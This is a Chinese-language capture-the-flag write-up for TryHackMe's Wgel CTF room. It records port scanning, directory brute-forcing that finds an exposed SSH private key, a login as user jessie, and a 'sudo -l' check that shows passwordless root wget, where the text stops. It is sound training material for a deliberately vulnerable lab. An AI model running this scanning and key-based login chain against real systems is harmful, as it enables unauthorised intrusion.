
Wgel CTF

URL

https://tryhackme.com/room/wgelctf


IP

10.10.159.64



```
#rustscan -a 10.10.159.64 -r 1-65535 --scripts none --ulimit 5000
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Real hackers hack time ⌛

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.159.64:22
Open 10.10.159.64:80
10.10.159.64 -> [22,80]
```

使用rustscan 快速的找到開啟的port




```
└──╼ #nmap -sV -sC -Pn 10.10.159.64 -p22,80
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-08 02:38 CST
Nmap scan report for 10.10.159.64
Host is up (0.46s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 94:96:1b:66:80:1b:76:48:68:2d:14:b5:9a:01:aa:aa (RSA)
|   256 18:f7:10:cc:5f:40:f6:cf:92:f8:69:16:e2:48:f4:38 (ECDSA)
|_  256 b9:0b:97:2e:45:9b:f3:2a:4b:11:c7:83:10:33:e0:ce (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.62 seconds
```

再使用nmap針對rustscan掃出來的port
做服務探測及預設腳本列舉

沒發現特別的，連連看網頁

連進網頁，只看到Apache的歡迎頁面


用gobuster去做目錄探測，發現有個資源存在



```
└──╼ #gobuster dir -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -t 150 -u 10.10.159.64
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.159.64
[+] Method:                  GET
[+] Threads:                 150
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/08 02:39:25 Starting gobuster in directory enumeration mode
===============================================================
/sitemap              (Status: 301) [Size: 314] [--> http://10.10.159.64/sitemap/]

===============================================================
2022/06/08 02:43:55 Finished
===============================================================
```

Take on your biggest projects an
with Unapp's high quality features
Get premium


連進去後，發現沒有什麼特別的
所以只好針對這個目錄再次往下掃描




```
└──╼ #gobuster dir -w /usr/share/dirb/wordlists/common.txt -t 150 -u 10.10.159.64/sitemap
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.159.64/sitemap
[+] Method:                  GET
[+] Threads:                 150
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/08 02:53:50 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 277]
/.hta                 (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.ssh                 (Status: 301) [Size: 319] [--> http://10.10.159.64/sitemap/.ssh/]
/css                  (Status: 301) [Size: 318] [--> http://10.10.159.64/sitemap/css/]
/fonts                (Status: 301) [Size: 320] [--> http://10.10.159.64/sitemap/fonts/]
/images               (Status: 301) [Size: 321] [--> http://10.10.159.64/sitemap/images/]
/index.html           (Status: 200) [Size: 21080]
/js                   (Status: 301) [Size: 317] [--> http://10.10.159.64/sitemap/js/]

===============================================================
2022/06/08 02:54:06 Finished
===============================================================
```

發現居然有SSH的金鑰
那感覺應該會能找到帳號

找了一段時間，居然在apache歡迎頁的原始碼中找到



```
          <pre>
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf


 <!-- Jessie don't forget to udate the webiste -->
          </pre>
          <ul>
                        <li>
                           <tt>apache2.conf</tt> is the main configuration
                           file. It puts the pieces together by including all remaining configuration
                           files when starting up the web server.
                        </li>

                        <li>
                           <tt>ports.conf</tt> is always included from the
                           main configuration file. It is used to determine the listening ports for
                           incoming connections, and this file can be customized anytime.
                        </li>
```




```
└──╼ #chmod 600 id_rsa
┌─[root@parrot]─[~]
└──╼ #ssh -i id_rsa jessie@10.10.159.64
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


8 packages can be updated.
8 updates are security updates.

jessie@CorpOne:~$
```

順利登入

在家目錄的文件中就可以找到第1題的答案了


接著想辦法提權



```
jessie@CorpOne:~/Documents$ sudo -l
Matching Defaults entries for jessie on CorpOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/b

User jessie may run the following commands on CorpOne:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/wget
```

